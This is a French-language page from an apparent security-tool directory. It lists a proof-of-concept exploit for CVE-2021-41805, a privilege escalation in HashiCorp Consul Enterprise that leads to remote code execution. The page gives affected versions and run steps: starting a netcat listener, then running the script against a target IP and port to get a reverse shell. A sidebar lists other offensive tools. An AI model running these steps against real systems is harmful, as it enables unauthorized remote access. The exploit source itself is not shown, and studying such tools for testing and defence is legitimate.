
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2021-41805 — Une preuve de concept pour CVE-2021-41805 qui est une vulnérabilité dans HashiCorp Consul Enterprise permettant une exécution de code à distance (RCE) avec des privilèges élevés. | Kitploit
Outils/GitHubGitHub/acfirthh/cve-2021-41805
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationTests d'IntrusionSécurité CloudApprentissage et ÉducationOutil d'Accès à Distance
GitHubacfirthh/cve-2021-41805

CVE-2021-41805

Une preuve de concept pour CVE-2021-41805 qui est une vulnérabilité dans HashiCorp Consul Enterprise permettant une exécution de code à distance (RCE) avec des privilèges élevés.

Voir le dépôt
32il y a 1 anPas encore vérifié
Partager

CVE-2021-41805 - HashiCorp Consul Enterprise RCE

[!WARNING] AVIS JURIDIQUE : Cet outil est STRICTEMENT réservé à des FINS ÉDUCATIVES UNIQUEMENT ! L'utilisation de cet outil pour attaquer des cibles sans consentement mutuel préalable est ILLÉGALE. Il est de la responsabilité de l'utilisateur de respecter toutes les lois en vigueur lors de l'utilisation de cet outil. Le développeur de cet outil décline toute responsabilité et n'est pas responsable de toute mauvaise utilisation ou de tout dommage causé par ce programme.

À propos de la CVE

Un jeton ACL (avec les permissions operator:write par défaut) dans un espace de noms peut être utilisé pour une escalade de privilèges non intentionnelle dans un autre espace de noms. Cela peut être exploité pour obtenir une exécution de code à distance (RCE) avec des privilèges élevés.

Versions affectées

  • < 1.8.17
  • 1.9.x < 1.9.11
  • 1.10.x < 1.10.4

Installation et exécution du script

  • Tout d'abord, clonez le dépôt :
    git clone https://github.com/acfirthh/CVE-2021-41805.git
  • Placez-vous dans le répertoire cloné :
    cd CVE-2021-41805
  • Démarrez un simple écouteur :
    nc -nvlp <PORT_ECOUTEUR>
  • Exécutez le script :
    python3 CVE-2021-41805.py -r <IP_CIBLE> -rp <PORT_CIBLE> -l <IP_ECOUTEUR> -lp <PORT_ECOUTEUR> [OPTIONNEL : -t <jeton ACL> -v (verbeux) -s (utiliser SSL)]

Reverse Shell

Sortie attendue

L'exécution de l'exploit avec les arguments de base : -r [IP_CIBLE], -rp [PORT_CIBLE], -l [IP_ECOUTEUR], -lp [PORT_ECOUTEUR] (-t [JETON_ACL], -s [Utiliser SSL]) produira une sortie simple comme :

[*] La requête PUT a été effectuée avec succès. Vérifiez votre écouteur...

L'exécution de l'exploit avec les arguments de base plus -v [VERBEUX] donnera une sortie détaillée :
Sortie détaillée

Si une erreur se produit lors de l'exécution de l'exploit et que l'argument -v est spécifié, la sortie ressemblera à :

Sortie détaillée avec erreur

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    936
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    353
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    348
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    288

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






